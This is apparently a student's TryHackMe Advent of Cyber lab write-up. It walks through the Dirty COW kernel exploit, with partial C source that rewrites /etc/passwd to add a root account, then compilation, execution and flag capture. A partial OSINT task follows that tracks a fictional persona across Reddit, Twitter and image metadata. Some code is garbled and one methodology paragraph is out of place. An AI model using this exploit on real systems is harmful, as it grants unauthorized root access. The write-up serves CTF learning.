


The screenshot shows a web browser window with several tabs open, including 'Week 4 Tutorial Progress', 'PSP0201 T2130 - Tutorial Week 4', 'TryHackMe | 25 Days of Cyber Security', 'PoCs - dirtycow/dirtycow.github.io', and 'Exploit Database - Exploits for Pi'. The main content area is the 'EXPLOIT DATABASE' search results page. A search bar at the top right contains the text '2016-5195'. Below the search bar, there are filters and a 'Reset All' button. The results table has columns for Date, D, A, V, Title, Type, Platform, and Author. There are 15 results shown, with the first few being:

Date	D	A	V	Title	Type	Platform	Author
2016-11-27	✓	✗	✓	Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)	Local	Linux	Gabriele Bonacini
2016-11-28	✓	✗	✓	Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)	Local	Linux	FireFart
2016-10-26	✓	✗	✗	Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)	Local	Linux	Phil Oester
2016-10-21	✓	✗	✓	Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW' /proc/self/mem' Race Condition Privilege Escalation (SUID Method)	Local	Linux	Robin Verton
2016-10-19	✓	✗	✓	Linux Kernel 6.2.22 < 3.9 - Dirty COW /proc/self/mem' Race Condition (Write Access Method)	Local	Linux	Phil Oester

Below the table, it says 'Showing 1 to 5 of 5 entries (filtered from 45,036 total entries)'. At the bottom, there are buttons for 'FIRST', 'PREVIOUS', 'NEXT', and 'LAST'. The footer features sections for 'Downloads', 'Certifications', 'Training', and 'Professional Services'.

Go to exploit database and search for 2016-5195 which provided then click on the sec link.



The screenshot shows a browser window with multiple tabs open. The active tab displays a C source code exploit for a Linux kernel vulnerability. The code includes various system calls and memory manipulation logic. It defines structures like Userinfo and uses functions such as crypt() and snprintf(). The exploit is designed to overwrite memory at a specific address to gain control of the program flow.

```
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
    char *username;
    char *hash;
    int user_id;
    int group_id;
    char *info;
    char *home_dir;
    char *shell;
} u;

char *generate_password_hash(char *plaintext_pw) {
    return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
    const char *format = "%s:%s:%d:%d:%s:\n";
    int size = sprintf(NULL, 0, format, u.username, u.hash,
                      u.user_id, u.group_id, u.info, u.home_dir, u.shell);
    char *ret = malloc(size + 1);
    sprintf(ret, format, u.username, u.hash, u.user_id,
           u.group_id, u.info, u.home_dir, u.shell);
    return ret;
}
```

Then copy the whole thing

```
root@ip-10-10-133-206:~ - x
File Edit View Search Terminal Help
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";

}


*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
////
$ cl^H^H^Hls
-sh: 4: cl^H^H^Hls: not found
$ ls
christmas.sh  cookies_and_milk.txt
$ cat > actcode
```

Then cat > actcode and cat > dirty.c , then paste the whole thing you just copy from the exploit database

```
root@ip-10-10-133-206: ~
File Edit View Search Terminal Help
the password '%s'.\n\n",
    user.username, plaintext_pw);
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n"
",
    backup_filename, filename);
return 0;
}
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
actcode      cookies_and_milk.txt  dirty.c
christmas.sh  dirty
$ ls -a
.  actcode  christmas.sh          dirty
.. .cache   cookies_and_milk.txt  dirty.c
$ ls -l
total 32
-rw-rw-r-- 1 santa santa  3711 Jul  1 18:58 actcode
-rwxr-xr-x 1 santa santa  1422 Nov 21 2020 christmas.sh
-rw-r--r-- 1 santa santa  2925 Nov 21 2020 cookies_and_milk.txt
-rwxrwxr-x 1 santa santa 14116 Jul  1 19:07 dirty
-rw-rw-r-- 1 santa santa  3713 Jul  1 19:04 dirty.c
$
```

The answer `gcc -pthread dirty.c -o dirty -lcrypt` is actually provided at the exploit database, type `gcc -pthread dirty.c -o dirty -lcrypt` then type `ls` then type `ls -l` and you're done

## Question 6



A terminal window titled "root@ip-10-10-133-206: ~" showing a root shell. The user runs several ls commands to list files in the current directory. They then run the ./dirty command, which prompts for a new password. The user enters "firefart" and the terminal shows the password has been successfully changed to "firefart". Finally, the mmap command is run.

```
root@ip-10-10-133-206: ~
File Edit View Search Terminal Help
$ ls
actcode      cookies_and_milk.txt  dirty.c
christmas.sh  dirty
$ ls -a
.  actcode  christmas.sh          dirty
.. .cache   cookies_and_milk.txt  dirty.c
$ ls -l
total 32
-rw-rw-r-- 1 santa santa 3711 Jul  1 18:58 actcode
-rwxr-xr-x 1 santa santa 1422 Nov 21 2020 christmas.sh
-rw-r--r-- 1 santa santa 2925 Nov 21 2020 cookies_and_milk.txt
-rwxrwxr-x 1 santa santa 14116 Jul  1 19:07 dirty
-rw-rw-r-- 1 santa santa 3713 Jul  1 19:04 dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:figsoZwzs4Zu6:0:0:pwned:/root:/bin/bash
mmap: 7fdeef16d000
```

Type ./dirty and you will get your answer firefart


## Question 7

```
firefart@christmas: /home/santa
File Edit View Search Terminal Help
ptrace 0
Done! Check /etc/passwd to see if the new user was
created.
You can log in with the username 'firefart' and the
password ''.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/
passwd
Done! Check /etc/passwd to see if the new user was
created.
You can log in with the username 'firefart' and the
password ''.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/
passwd
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue
Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/
Linux
$ su firefart
Password:
firefart@christmas:/home/santa#
```

After that type uname -a then type su firefart and login



```
firefart@christmas:~ - - x
File Edit View Search Terminal Help
/usr/src/linux-headers-3.2.0-30-generic/include/con
fig/pnp/debug/messages.h
/usr/src/linux-headers-3.2.0-30/drivers/message
/usr/lib/python2.7/email/message.pyc
/usr/lib/python2.7/email/mime/message.pyc
/usr/lib/python2.7/email/mime/message.py
/usr/lib/python2.7/email/message.py
/usr/share/gnome/help-langpack/zenity/en_GB/message
.page
/usr/share/ufw/messages
/lib/modules/3.2.0-23-generic/kernel/drivers/messag
e
/root/message_from_the_grinch.txt
/proc/sys/net/core/message_cost
/proc/sys/net/core/message_burst
/opt/vagrant_ruby/lib/ruby/1.8/wsdl/message.rb
/opt/vagrant_ruby/lib/ruby/gems/1.8/gems/mime-types
-1.19/lib/mime/types/message
/opt/vagrant_ruby/lib/ruby/gems/1.8/gems/mime-types
-1.19/lib/mime/types/message.obsolete
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~#
```

After login type find / -name message\* then type cd /root then type ls

```
firefart@christmas: ~
File Edit View Search Terminal Help
CHRISTMAS.SN message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas 'tree'
!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named 'coal' in this directory!
Then, inside this directory, pipe the output
of the 'tree' command into the 'md5sum' command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
  John Hammond
  er, sorry, I mean, the Grinch
```

Then type `cat message_from_the_grinch.txt`

```
firefart@christmas:~ - - X
File Edit View Search Terminal Help

- Yours,
  John Hammond
  er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# tree
.
|-- christmas.sh
|-- coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
No command 'md5sum' found, did you mean:
  Command 'md5sum' from package 'coreutils' (main)
md5sum: command not found
firefart@christmas:~# tree |md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Then type ls, then type touch coal, then type tree | md5sum and you will find the answer 8b16f00dd3b51efadb02c1df7f8427cc

**Thought Process/Methodology:** After starting the machine and attack box, we used nmap on the machine's IP in the terminal and found out the port numbers of the three services running. Again using nmap in the terminal, we successfully found the most likely distribution to be running that is "Ubuntu", Lastly, using Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, we think this website might be used for a blog.


# Day 14: OSINT - Where's Rudolph?

**Tools used:** Reddit, Google, Twitter, Jimpl, scylla.sh


## Solution/Walkthrough:

### Question 1

Open Reddit on a new tab and search for 'IGuidetheClaus2020'



Click the 'Comments'



There's the URL to Rudolph's Reddit comment history

[reddit.com/user/IGuidetheClaus2020/comments/](https://www.reddit.com/user/IGuidetheClaus2020/comments/)

## Question 2

On the comment page, it's written that Rudolph was born in Chicago

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. [chicago.suntimes.com/2020/1...](http://chicago.suntimes.com/2020/1...) · r/books · Posted by u/speckz

IGuidetheClaus2020 4 points · 2 years ago  
Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Give Award Share •••

## Question 3

Using the Google search engine to search for clues... I found that Robert's last name is May

Google

All Images Videos Shopping News More Tools

About 578,000 results (0.71 seconds)

**Videos**

- Kids Book Read Aloud: Rudolph The Red Nosed Reindeer By ...  
YouTube · The Reading Train  
5 Dec 2020
- Rudolph the Red-Nosed Reindeer  
YouTube · Reading Is Succeeding  
20 Dec 2015
- In this video Does Rudolph nose glow?  
  
Rudolph the Red- Nosed Reindeer by Robert L. May  
YouTube · Melissa Zimmerman  
18 Dec 2020

**View all →**

**People also ask**

**Robert L. May**   
Writer  
Robert L. May was the creator of Rudolph the Red-Nosed Reindeer. Wikipedia  
Born: July 27, 1905, Illinois, United States  
Died: August 11, 1976, Evanston, Illinois, United States  
Siblings: Margaret May Marks, Evelyn May  
Children: Barbara May  
Spouse: Claire Newton (m. 1972–1976), Virginia May (m. 1941–1971), Evelyn May (m. ?–1939)

## Question 4

According to this comment, Rudolph uses Twitter sometimes


IGuidetheClaus2020 commented on [Looooool](#) i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago   
Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Give Award Share •••

## Question 5

Rudolph's username is 'IGuideClaus2020'



The image shows a Twitter profile page for the user 'IGuidetheClaus2020'. The profile picture is a cartoon reindeer with a red nose. The header text is 'IGuidetheClaus2020' with a back arrow icon and '23 Tweets'. Below the header, there is a bio section with the handle '@IGuideClaus2020', the bio text 'Seeking the truth. Really.', and contact information 'Business inquiries: rudolphthered@hotmail.com'. It also shows location 'North Pole', joined date 'November 2020', and stats '5 Following' and '172 Followers'. A note at the bottom states 'Not followed by anyone you're following'.

## Question 6

'Bachelorette' is Rudolph's favorite TV show right now



The image shows a tweet from the user 'IGuidetheClaus2020' (@IGuideClaus2020) dated Nov 25, 2020. The tweet content is 'Love me some Bachelorette. But Ed? C'mon!'. The tweet has 5 replies, 6 likes, and a retweet icon.

## Question 7

Using google image search, by reverse image searching, we know that the parade takes place in Chicago

The screenshot shows a Google Images search results page. The search query is "rudolph parade balloon chicago". The "Images" tab is selected. Below the search bar, it says "About 133 results (0.69 seconds)". A thumbnail of a Rudolph balloon is shown with the text "Image size: 250 × 250" next to it. Below the thumbnail, there's a link to "Find other sizes of this image" with options for "All sizes - Small - Large". A blue link "Possible related search: **rudolph parade balloon chicago**" is present. Below the search results, there are two news snippets from Thompson Coburn's website and a YouTube video snippet.

https://www.thompsoncoburn.com › news-events › news

Thompson Coburn 'floats' down Michigan Avenue in first ...  
9 Dec 2019 — On November 23, members of Thompson Coburn's **Chicago** office joined ...  
Thompson Coburn holding **Rudolph** parade balloon in downtown **Chicago** ...

https://www.youtube.com › watch

Rudolph balloon negotiating traffic light - YouTube  
A giant **parade balloon** of **Rudolph** the red nosed reindeer must negotiate the traffic lights that blocks its path on Broadway St during the Christmas **parade**.

## Question 8

Using an EXIF finder, Jimpl, I can know the location of the picture taken

 UPLOAD ANOTHER IMAGE Image metadata

